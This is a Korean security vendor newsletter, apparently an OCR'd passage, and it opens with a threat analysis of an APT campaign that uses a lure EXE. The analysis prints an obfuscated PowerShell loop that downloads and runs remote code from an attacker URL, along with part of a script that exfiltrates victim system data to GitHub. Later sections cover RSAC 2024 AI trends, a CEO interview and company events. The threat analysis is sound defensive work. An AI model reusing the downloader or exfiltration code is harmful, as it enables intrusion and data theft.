EXE 파일을 실행할 경우 파일 내에 압축되어 있는 정상적인 한글 문서 파일인 '한국군사학논집 심사평서(jams2.0).hwp'을 실행하는데, 이 과정에서 ShellExecuteExW API가 호출 되고 삽입된 PowerShell 스크립트가 동작한다.



```
6A 00       PUSH    0
68 A81ED575 PUSH    75D51EA8                    UNICODE "MaximizeApps"
68 781AD875 PUSH    75D81A78                    UNICODE "Software\Microsoft\Windows\CurrentVersion\Explorer"
E8 46F60000 CALL    <JMP.&SHLWAPI.#638>
85C0        TEST    EAX, EAX                    shell32.ShellExecuteExW
0F85 A6881900 JNZ   75EEA718
57          PUSH    EDI
8B7E 04     MOV     EDI, DWORD PTR DS:[ESI+4]
F7C7 00011000 TEST  EDI, 100100
0F84 8B020000 JE    75D5218D
56          PUSH    ESI
E8 3F000000 CALL    75D51EC7
DAC, (UNICODE "cmd")
```

```
Hex dump                                        ASCII
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

[그림 2] PowerShell 스크립트 실행

[Stage 2] 1st PowerShell 코드 실행

EXE 파일에 삽입되어 있는 PowerShell 스크립트는 호스팅 서비스를 이용한 공격자의 서버로부터 추가 공격코드를 받아오는 역할을 한다.

- C2 주소 : hxxp://www.sampleblog365[.]com/ares/hades.txt

```
while($true){
    [string]$iuyiti={
        (New-Object
Nt.WebClient).Dryreyrdgdfgasring('htyreywetgdfgtp:/yreywetgdfg/sdfyreywetgdfga.livyreywetgdfgeblog3yrey
wetgdfg65.cyreywetgdfgom/areyreywetgdfgs/hadyreywetgdfges.txyreywetgdfgt')
    };
    $eeert=$iuyiti.Replace('yreywetgdfg','');
    $hfhgdge=$eeert.Replace('ryreyrdgdfgas','ownloadst');
    $werew=iex $hfhgdge;
    invoke-expression $werew;
    start-sleep -s 1800;
}
```

[그림 3] PowerShell 스크립트

[Stage 3] 2nd PowerShell 코드 실행

서버로부터 추가로 받아오는 공격코드 역시 PowerShell 스크립트이다. 해당 스크립트는 공격 대상의 PC 내 정보를 Github를 이용해 유출한다. 아래 항목들을 하나의 파일로 저장하여 Github 리포지토리에 업로드한다.


- ipconfig /all 명령 실행 결과
- Recent(최근 실행 파일) 폴더 내 파일 목록
- 실행중인 process 목록

스크립트 내에 함수 "git-uploadfile"을 정의 한 후 이를 사용하고 있다.

```
function git-uploadfile {
    param (
        $token,
        $message = '',
        $file,
        $owner,
        $repo,
        $path = '.\',
        $sha,
        [switch]$force
    )

    $path = (Join-Path $path (Split-Path $file -Leaf))

    $base64token = [System.Convert]::ToBase64String([char[]]$token)

    $headers = @{
        Authorization = 'Basic {0}' -f $base64token
    }

    if ($force -and !$sha) {
        $sha = $(
            try {
                (git-getfile -token $token -owner $owner -repo $repo -path $path).sha
            } catch {
                $null
```


[그림 2] git을 통한 정보 전송 스크립트

Github 리포지토리 내부에는 introduction.txt 파일이 존재하고, 감염된 시스템 정보는 carry 폴더 내 thumb.db 파일로 저장된다.



[그림 5] Github에 업로드된 피해자 정보 파일

thumb.db의 커밋 내역을 확인하면 여러개의 삭제 내역이 존재하며, 삭제된 파일의 히스토리를 확인하면 감염된 시스템의 정보 일부를 확인할 수 있다.



[그림 6] git에 존재하는 수집된 피해자 정보 커밋 리스트

삭제된 파일 중에는 '사례비_지급신청서.doc', '논문.docm'과 같은 과거 공격에 많이 사용된 파일의 이름이 존재함을 확인할 수 있다.

```
126  [첨부] 약력 . doc. 1nk
127  그 사진. lnk
128  내 사진. lnk
129  논문 .docx.lnk
130  논문 . lnk
131  논문 .zip. lnk
132  _북한실상 도서 제작 관련 의견 수렴 안내문(양식포함) (1) - copy . docm. lnk
133  _북한실상 도서 제작 관련 의견 수렴 안내문(양식포함) (1). docm. lnk
134  _북한실상 도서 제작 관련 의견 수렴 안내문(양식포함) (1). docx. lnk
135  _북한실상 도서 제작 관련 의견 수렴 안내문(양식포함) (1). mup. 2nk
136  _의견. hwp.1nk
137  _의견. zip.lnk
138  문서 .docx. lnk
139  부산.hun. 1nk
140  북한실상 도서 제작 관련 의견 수렴 안내문. hwpx. ink
141  북한실상 도서 제작 관련 의견 수렴 안내문_수정 . hwpx. lnk
142  북한실상_도서_제작_답(정치) . hwpX. lnk
143  사례비_지급신청서. doc. lnk
```

[그림 7] 과거 공격에 사용된 파일 리스트

결론

최근 국내를 대상으로 하는 APT 공격들은 PowerShell과 문서 파일 위장 등 기존의 공격 방식과 함께, Github을 C2(Command and Control) 서버로 활용하는 등의 새로운 방식을 도입하고 있다. 이러한 위협에 대응하기 위해서는 지속적으로 위협을 수집 및 분석하며 새로운 위협 요소에 대한 대응책을 마련해야 한다.

침해 지표 - IoCs

File sha256

8c0b84910816a5d223f53080961bd8b3e5c56d049a87905cd0d50e10cd88722b

C2

hxxp://www.sampleblog365.com/ares/hades.txt

Chapter 05

Tech Trend : AI와 제로 트러스트의 현재와 미래

Tech Trend: AI와 제로 트러스트의 현재와 미래

AI와 제로 트러스트, 그리고 사이버 보안

AI를 활용한 보안기술, 그리고 제로 트러스트에 관심이 점점 더 높아지고 있다. 미국 샌프란시스코에서 열린 'RSA 컨퍼런스(RSAC) 2024'에서도 AI와 제로 트러스트가 중요한 이슈로 다뤄졌다. RSAC의 키노트 및 세션 발표와 전시 부스에서 AI가 보안을 어떻게 혁신시킬지, 미래에는 어떤 방향으로 발전할지 예측하면서 대안을 제시했다.
'RSA 2024'의 주인공이라고 할 수 있는 'AI와 제로 트러스트'를 개발자의 시선으로 정리해보았다.

AI와 사이버 보안 융합


이번 RSAC에서 가장 주목받은 주제는 AI와 사이버 보안의 융합이었다. 다양한 강연과 전시 부스에서 AI를 활용한 보안 솔루션이 대거 소개되었다. 특히, 머신러닝(ML) 알고리즘을 활용한 위협 탐지와 이상 행위 감지 기술이 많은 관심을 받았다. 해당 기술은 대규모 데이터 분석을 통해 네트워크 상의 비정상적인 활동을 실시간으로 감지하고, 신속하게 대응할 수 있도록 돕는다.

AI 기반 위협 탐지 시스템은 기존의 시그니처 기반 탐지 방법과 달리, 새로운 위협과 공격 벡터를 자율적으로 학습하고 적응한다. 특히 딥러닝 알고리즘을 활용한 실시간 네트워크 트래픽 분석 시연이 인상적이었다. 이는 알려지지 않은 멀웨어를 효과적으로 탐지하는 기술로, 전통적인 시그니처 기반 시스템의 한계를 극복할 수 있는 혁신적인 도구임을 증명했다. 이러한 시스템은 수천만 개의 로그와 데이터를 실시간으로 처리하며, 단 몇 초 만에 이상 징후를 파악하고 대응 방안을 제시할 수 있다.

AI를 활용한 행동 기반 분석 기술도 주목받았다. 이 기술은 사용자나 시스템의 평소 행동 패턴을 학습하여 비정상적인 활동을 빠르게 감지한다. 예를 들어, 특정 사용자가 평소와 다른 시간대에 로그인하거나 새로운 IP 주소에서 접속하는 경우, 이를 즉시 탐지하여 경고를 발송한다. 따라서 내부자 위협 및 계정 탈취 공격에 대한 효과적인 대응책이 될 수 있다.

AI 기반 위협 인텔리전스

AI 기반 위협 인텔리전스는 이번 행사에서 또 다른 중요한 화두였다. AI를 활용하여 수집된 방대한 보안 데이터를 분석함으로써, 사이버 위협의 패턴을 파악하고 예측할 수 있다. 보안 전문가들은 더 정교하고 신속하게 대응할 수 있으며, 예측 가능한 위협을 사전에 차단하는 능력을 갖출 수 있다. 특히, 자연어 처리(NLP) 기술을 통해 다양한 언어로 된 위협 정보를 분석하고 이해하는 능력이 강화되고 있다는 점이 인상적이었다. 한 예로, NLP 기술이 적용된 위협 인텔리전스 플랫폼은 다크웹과 딥웹에서 수집된 데이터를 실시간으로 분석하여 잠재적인 사이버 공격을 사전에 예측한다. 이를 활용하면 보안 팀은 더 빠르고 정확한 정보를 기반으로 대응 전략을 수립할 수 있고, 위협 인텔리전스 데이터를 자동으로 분류하고 우선순위를 지정하여, 보안 인력의 업무 부담을 크게 줄일 수 있다.



자동화된 보안 운영

AI를 통해 보안운영센터(SOC)의 효율성을 극대화할 수 있는 방안이 제시되었다. 자동화된 침입 탐지 시스템(IDS)과 보안 정보 및 이벤트 관리(SIEM) 시스템이 대표적 사례로, AI 알고리즘을 활용하여 수천 개의 보안 이벤트를 실시간으로 분석하고, 위협을 자동으로 대응한다. 결과적으로 보안 인력의 부담을 줄이고, 보다 전략적인 보안 대응이 가능하다.

컨퍼런스에서는 SOC 자동화의 실제 사례가 소개되었는데, AI 기반 SOAR(Security Orchestration, Automation, and Response) 플랫폼을 활용하여 보안 이벤트 처리 시간을 획기적으로 단축시킨 기업의 사례가 특히 인상적이었다. 이 플랫폼은 자동화된 대응 시나리오를 통해 반복적인 보안 작업을 처리하고, 보안 팀이 고도화된 위협에 집중할 수 있도록 하는 것이 특징이었다.

AI의 윤리적 고려

AI를 통한 데이터 분석과 자동화된 의사결정은 보안의 효율성을 높이지만 동시에 프라이버시 침해와 같은 문제를 야기할 수 있다. AI 기술의 발전과 함께 윤리적 고려를 중요하게 다루며, AI 기술을 개발하고 적용함에 있어 윤리적 기준을 준수하고 투명성을 확보할 것을 강조하였다. 컨퍼런스에서는 AI의 윤리적 사용을 위한 가이드라인과 모범 사례가 소개되었다. 예를 들어, AI 알고리즘의 공정성과 투명성을 확보하기 위해 알고리즘의 결정 과정을 설명할 수 있는 기능을 포함시켜야 한다는 논의가 있었다.

또한, AI 시스템이 의사결정을 내릴 때 발생할 수 있는 편향을 최소화하기 위해 데이터 다양성 확보와 지속적인 모니터링의 필요성도 강조되었다. 특히, 프라이버시 보호와 데이터 최소화 원칙이 중요하게 언급되었다. AI 시스템이 수집하는 데이터의 양을 최소화하고 필요 이상으로 데이터를 보유하지 않는 것이 중요하다. 또한, 데이터 암호화와 접근 제어를 통해 민감한 정보를 보호하는 방안도 논의되었다.

AI를 사용한 포용적 보안 도구 설계와 UIUX

이번에는 AI와 접근성에 대한 시각으로 살펴보도록 하겠다. 프론트-엔드 개발자는 '접근성'이라는 단어가 매우 친숙할 것이다. 접근성이란 제품, 서비스, 환경 등이 장애를 가진 사람들을 포함한 모든 사람들이 차별 없이 이용이 가능하도록 만드는 것을 말한다.

접근성은 정보통신, 웹사이트, 소프트웨어, 디지털 콘텐츠와 같은 분야에서 중요한 개념이다. 신체적, 환경적 제약 사항과 상관 없이 언제 어디서든지 누구나 쉽게 접근이 가능하고 소비할 수 있기 때문이다.

문제는 공격자도 신체적, 환경적 제약 사항을 고려하여 공격하지 않는다는 것이다. 마이크로소프트는 장애가 있는 사용자도 동일하게 사이버 공격에 노출이 되며, 포용적 디자인을 통해 모든 사람들을 보호할 수 있는 특별한 디자인 설계가 필요하다고 주장한다.


마이크로소프트는 포용적 설계를 위해 사용자 조사, 전문가의 분석, 장애가 있는 사용자의 피드백 데이터를 기반으로 AI를 활용한 새로운 디자인 설계를 구축하고 있다. 다양한 입력 방법(음성, 키보드, 터치 등)을 제공하여 접근성을 높이고, 환경에 따라 사용하기 어려운 인증 방법에 대해서는 사용성을 우선한 새로운 설계가 필요하다.

예를 들어, 9개의 타일 중 신호등이 포함된 사진을 선택하는 인증 방식이 있다고 가정하면, 일반적으로 인증하는데 아무런 문제가 없겠지만, 사용하는 사람이 시각 장애인이라면 세상에서 가장 어려운 인증 방식이 될 것이다. 이 경우, 음성 인식을 제공하거나 명도, 패턴 조절 방식을 통해 인증할 수 있도록 UI와 UX를 구성하고 최적화해야 한다. 이처럼 접근성을 고려한 디자인 설계는 모든 사용자가 쉽게 사용할 수 있으며, 나아가 보안 시스템의 사용성을 크게 높일 수 있다.

여기에, 솔루션을 잘 활용할 수 있도록 사용 방법을 교육하고 문제가 발생할 경우 즉각적으로 도움을 받을 수 있는 지원 시스템까지 있다면 사용자가 보안 도구를 사용하는데 있어 큰 도움이 될 것이다. 사용자를 지원하는 UI(튜토리얼, FAQ 등)를 제공하여 자주 묻는 질문에 대한 답변을 즉각적으로 찾을 수 있다면 문제를 신속하게 해결할 수 있다.

챗봇과 AI 어시스턴트

챗봇과 AI 어시스턴트는 보안 분야에서의 높은 활용 가능성을 보여주었다. AI 기반 챗봇은 사용자의 문의에 실시간으로 답변하고, 비밀번호 재설정 등 일반적인 보안 작업을 자동으로 처리한다. 덕분에 담당자는 보안 관제 운영에서 보다 중요한 작업에 집중할 수 있다.



최근 발전된 AI 어시스턴트는 사용자의 행동 패턴을 학습하여 더 개인화된 보안 서비스를 제공할 수 있다. 예를 들어, 사용자 계정에 의심스러운 활동이 감지되면 AI 어시스턴트가 즉시 경고를 보내고, 필요한 보안 조치를 안내하는 기능이 시연되었다. 이러한 기능은 기업의 내부 보안 인프라를 강화하고, 사용자들이 보다 안전한 환경에서 작업할 수 있도록 한다. 마이크로소프트는 AI의 적용을 통해 차별 없이 모든 사용자가 쉽게 사용할 수 있도록 지원해주는 것, 이것이 바로 많은 기업과 단체가 목표로 해야 할 포용적 설계라고 주장하였다.

모두가 쉽게 사용할 수 있도록 목표를 잡아야

AI도 마찬가지지만, 제로 트러스트 역시 쉽게 사용할 수 있는 사용자 경험을 제공하는 것이 필요하다. 과거에는 화려한 애니메이션과 디자인을 통해 차별화를 두는 방향으로 개발이 되었다면, 앞으로는 모든 사용자가 쉽게 이해하고 조작할 수 있도록 UI 설계하고 개발하는 것이 중요하다. 사용자가 더 나은 경험을 할 수 있도록 포용적 설계를 고려하고, AI 또는 사용자 지원 도구를 적용하는 것도 고민해야 할 것이다.

2024년 RSAC는 AI 기술이 사이버 보안 분야에서 어떤 혁신을 가져오고 있는지 명확하게 보여주었다. AI는 위협 탐지, 위협 인텔리전스, 보안 운영 자동화, 그리고 사용자 지원 분야에서 중요한 역할을 하고 있으며, 앞으로도 그 영향력은 더욱 커질 것으로 전망된다. 더불어 AI 기술의 발전과 함께 윤리적 고려와 책임 있는 사용이 필수적이라는 점도 간과해서는 안 될 것이다. AI와 보안의 융합은 단순한 기술적 발전을 넘어, 새로운 보안 패러다임의 전환을 의미하며, 우리는 이를 통해 더욱 안전하고 신뢰할 수 있는 디지털 세상을 만들어 나가야 할 것이다.

Chapter 06

SECUI News

SECUI News

01 시큐아이 정삼용 대표 “방화벽 1위 넘어 보안기업 1위 달성할 것”

▲시큐아이 정삼용 대표이사[사진=보안뉴스]

정삼용 대표이사는 1992년 삼성SDS에 입사해 전자, 반도체, 조선 등의 산업에 IT 기반의 SI 리더를 해온 IT 전문가이자 기술사다. 특히 삼성SDS 베트남법인장을 역임하면서 동남아 시장 경쟁력은 물론 해외진출 전문가로 그 능력을 인정받았다. 2022년 3월 취임하면서 시큐아이가 국내외 비즈니스 성장 가속화에 대한 기대감을 드러낸 것도 그 이유다. 그렇다면 정삼용 대표와 시큐아이는 지난 2년간 어떤 성과를 거뒀고 어떤 미래를 준비하고 있을까?

Q 취임한 지 벌써 2년이 지났습니다. 취임 당시 여러 포부를 밝히셨는데, 성과는 어떠셨는지 궁금합니다.

A IT 분야에서 여러 경험을 쌓았고, 그 노하우를 바탕으로 시큐아이의 발전 방향을 고민했습니다. 그동안 보안전문가 출신 리더들이 시큐아이의 전문성을 강화했다면, 저는 그 전문성을 바탕으로 지난 2년간 영업조직과 개발조직의 혁신을 불러왔고, 에코시스템과 생태계에 대한 고민을 해왔습니다. 예를 들어, 시큐아이가 방화벽 분야의 절대강자라고 하지만 주로 미드레인지 분야에 집중했습니다. 이 때문에 위로는 하이엔드, 아래로는 로우엔드 기업들의 도전을 받아왔죠. 그래서 해외 기업들의 협업, 자체 기술개발을 통해 다양한 신제품 개발에 나섰고, 곧 글로벌 기준의 제품들을 소개할 계획입니다. 그리고 이러한 제품을 바탕으로 글로벌 마켓에도 도전할 계획입니다.

Q 글로벌 마켓 진출의 키워드가 하이엔드 제품이란 말인가요?

A 시큐아이가 국내 방화벽 시장 1위라고는 하지만, 여기에 만족해서는 결국 글로벌 트렌드에 잠식당할 수 있습니다. 일본이나 동남아시아만 봐도 보안분야 로컬기업이 거의 없죠. 우리가 해외시장 진출을 고민하는 순간 당연과제로 떠오른 겁니다. 냉철하게 따져보니 시큐아이도 부족한 부분이 많았습니다. 살아남기 위해서는 글로벌 스탠다드에 맞는 하이엔드 제품이 있어야 한다는 생각을 했고, 이를 우리가 지향하는 방향으로 판단했습니다.

Q 지난해 매출은 물론 영업이익과 당기순이익 모두 오르는 등 성장세를 보이고 있습니다.

A 앞서 설명한 것처럼 다양한 신제품을 개발해 출시한 것이 매출 성장을 이룬 것 같습니다. 방화벽 외에도 IPS나 디도스 대응 제품 등 다양한 제품을 개발해 선보인 것도 있고요. 특히 시큐아이는 직접 개발한 제품만 판매하기 때문에 원가구조가 좋아 영업이익과 당기순이익도 잘 나온 것 같습니다.
또, 그동안은 공공시장에 집중했는데, 최근에는 금융권과 민간기업, 그중에서도 하이엔드 제품을 중심으로 영업을 확대했습니다. 그동안의 노력으로 하이엔드 제품군에서 높은 평가를 받아 다양한 분야에서 시큐아이 제품을 선택해주는 것도 큰 도움이 됐습니다.

Q 최근 IT 보안 소식지도 창간하고, 고객 대상 컨퍼런스나 파트너스데이 등 고객과 파트너를 대상으로 한 행사도 많이 하셨습니다.

A RSAC의 올해 주제가 ‘The ART of Possible’로 현존하는 기술에 또 다른 기술을 융합해 새로운 기술을 만들자는 의미를 담고 있었습니다. 그런데 실제로 하나의 기술, 하나의 제품을 만들기 위해서는 제품 설계는 물론 제작과 판매, 나아가 제품을 잘 사용하는 것까지 생각해야 합니다. 또 하나의 종합예술인 셈이죠. 때문에 제품을 잘 만드는 것은 물론 제품을 잘 팔고 잘 사용하는 것도 중요합니다.

이러한 차원에서 제품을 개발하는 것은 물론 유통과 판매, 사용하는 것까지 도움을 주어야 한다고 생각했고, IT 보안 소식지와 컨퍼런스, 파트너스데이 역시 이러한 이유로 진행하게 됐습니다. 특히 소통의 창구를 다양화하기 위해 공공, 금융, 통신 등 분야별로 맞춤형 이벤트를 한달에 한 번씩은 하고 있습니다. 아울러 시큐아이 제품 설명을 넘어 법률전문가, 교수, 글로벌 파트너 등 다양한 분야의 전문가를 통해 다양한 콘텐츠를 소개하면서 반응이 좋았습니다.


Q 시큐아이의 2024년, 그리고 앞으로의 방향성에 대해 말씀해 주세요.

A 시큐아이는 2024년 ‘1·2·3·4’ 계획을 세웠습니다. ‘1’은 매출 5,000억원을 달성해 국내 1위 보안기업이 되는 것이고, ‘2’는 국내 보안기업 중 제품만으로 매출 1,000억원을 달성하는 기업이 없는데 시큐아이가 올해 달성할 것 같아 2030년까지 제품만으로 매출 2,000억원을 달성하는 것입니다. ‘3’은 세계 3대 권역에 수출하는 것으로 현재 일본과 필리핀에서 발주를 받아 수출이 목전이고, 하반기에 또 다른 국가에 수출이 예정되어 있습니다. 그리고

마지막 '4'는 방화벽은 물론 다른 3개 제품에서도 국내 1위를 달성해 국내 대표 보안기업으로 거듭나려고 합니다. 이러한 목표를 달성하려면 시큐아이는 기술력 중심의 기술회사이자 콘텐츠 회사가 돼야 합니다. 앞서 설명한 것처럼 미드레인지를 넘어 하이엔드 시장에서도 1등 하기 위한 기술력을 갖추는 한편, 개방형 통합플랫폼 S2OPEN을 통해 서비스를 제공하고자 합니다.

S2OPEN은 온프레미스와 클라우드, 매니지드 서비스의 세 영역에서 개방형 생태계 기반 보안을 제공합니다. 온프레미스에서는 시큐아이의 경쟁력 있는 보안 솔루션과 서드파티 솔루션을 결합해 제공하고, 클라우드 플랫폼 분야에서는 SASE와 다양한 클라우드 보안 솔루션을 통합한 올인원 서비스를 제공할 계획입니다.

그리고 매니지드 서비스 분야에서는 클라우드 통합 보안관제와 위협 인텔리전스 서비스를 제공할 계획입니다. 아울러 기술력은 뛰어나지만, 유통과 마케팅이 어려운 국내 기업과 파트너십을 통해 해외진출을 함께 추진하고 있습니다. 동반성장의 의미도 있지만, 뛰어난 기술력을 갖춘 국내 기업을 소개함으로써 한국 보안 브랜드에 대한 위상을 높이겠다는 의미도 있습니다.



시큐아이, 은행권 고객사 대상 정보보호 컨퍼런스 진행

시큐아이는 4월 17일 서울 롯데호텔에서 14개사 은행권 고객사를 대상으로 '정보보호 컨퍼런스'를 성황리에 마쳤다.이번 컨퍼런스는 최신 금융 보안 규제의 개정 사항을 공유하고 금융 시장에 특화된 보안 전략을 제시하기 위해 마련됐다.

먼저 시큐아이는 '금융 보안 규제의 변화와 시사점'을 주제로 최근 금융감독 방향과 전자금융감독 규정의 주요 개정 내용을 설명했다.

이어서 시큐아이가 매년 발표하고 있는 4대 보안 이슈인 ▲생성형 AI를 활용한 피싱 공격▲국제 관계 긴장감에 따른 APT 공격 증가 ▲하이브리드 메시 보안▲제로트러스트 전략에 대해 소개했다. 또한, ▲최신 보안 위협 동향▲디도스 대응 체계를 위한 고려사항 ▲방화벽을 활용한 ZTNA 전략 등을 소개하며 글로벌 트렌드에 기반한 보안 전략을 제시하였다.

마지막으로 시큐아이는 블루맥스 IPS의 특장점과 실제 도입 성공 사례, 상반기 출시 예정인 고성능 DDoS 대응 시스템 블루맥스 ADS를 소개했다. 해당 두 제품은 높은 보안성을 요구하는 금융사의 니즈에 맞춰 발 빠른 대응 체계 구축을 지원한다. 시큐아이는 금융 보안 시장을 선점한 블루맥스 NGF에 이어 블루맥스 IPS, 블루맥스 ADS를 통해 시장 공략을 확대한다는 방침이다.

김병문 전략마케팅실장은 "시큐아이는 작년에 이어 올해도 금융 고객의 고민을 듣고 해결책을 제시하고자 컨퍼런스를 개최했다" 며 "앞으로도 최신 보안 트렌드와 기술을 지속적으로 공유하여 금융 시장에 최적화된 보안 전략과 노하우를 전달할 것"이라고 말했다.

시큐아이, 통신사 고객사 대상 정보보호 세미나 성료

시큐아이는 6월 20일 서울 롯데호텔에서 국내 주요 통신사 고객사를 대상으로 정보보호 세미나를 개최했다.

시큐아이는 이번 세미나를 통해 ▲차세대 DDoS 위협 대응 방안 ▲AI 데이터 거버넌스와 안전 등을 소개했다. 시큐아이는 특히 디도스 공격의 추이, 글로벌 디도스 공격 동향, 디도스 대응체계를 위한 고려사항 등 차세대 디도스 위협 대응 방안을 소개해 참가자들로부터 호응을 얻었다.

시큐아이 박성준 프로는 "올해 발표된 한국인터넷진행원의 사이버 공격 신고 현황에 따르면 DDoS 공격은 2년만에 약 60% 증가한 것으로 나타났고 주로 통신사와 웹호스팅사를 대상으로 이뤄졌다"며 "통신사에서는 막대한 피해가 발생하기 전 최신 보안 기술이 적용된 디도스 방어 체계가 반드시 필요하다"고 강조했다.

시큐아이는 통신사 디도스 방어 전략의 일환으로 올해 출시한 고성능 DDoS 대응 시스템 '블루맥스 ADS'를 제시했다.

블루맥스 ADS는 최신 하드웨어 플랫폼을 적용하여 DDoS 공격에 안정적으로 대응한다. 블루맥스 ADS 10000 제품 기준으로 최대 160Gbps의 처리 성능을 제공하며, 대형망에서 요구되는 아웃오브 패스(Out of Path) 구성도 지원한다.

김병문 시큐아이 상무는 "이번 세미나는 통신사를 겨냥한 디도스 위협을 알아가고 시큐아이만의 대응 전략을 얻을 수 있는 기회가 됐을 것" 이라며 "시큐아이는 블루맥스 ADS를 앞세워 디도스 방어 시장을 적극 공략할 것" 이라고 밝혔다.

SECUI BLUE ZINE 시큐아이 소식지

발행일 : 2024년 7월
발행인 : 정삼용
발행처 : ㈜시큐아이
편집인 : 시큐아이 마케팅기획팀
주소 : 서울특별시 종로구 종로 51, 3~6F(종로타워)
대표전화 : 02-3783-6600
저작권자 : ㈜시큐아이

시큐아이 유튜브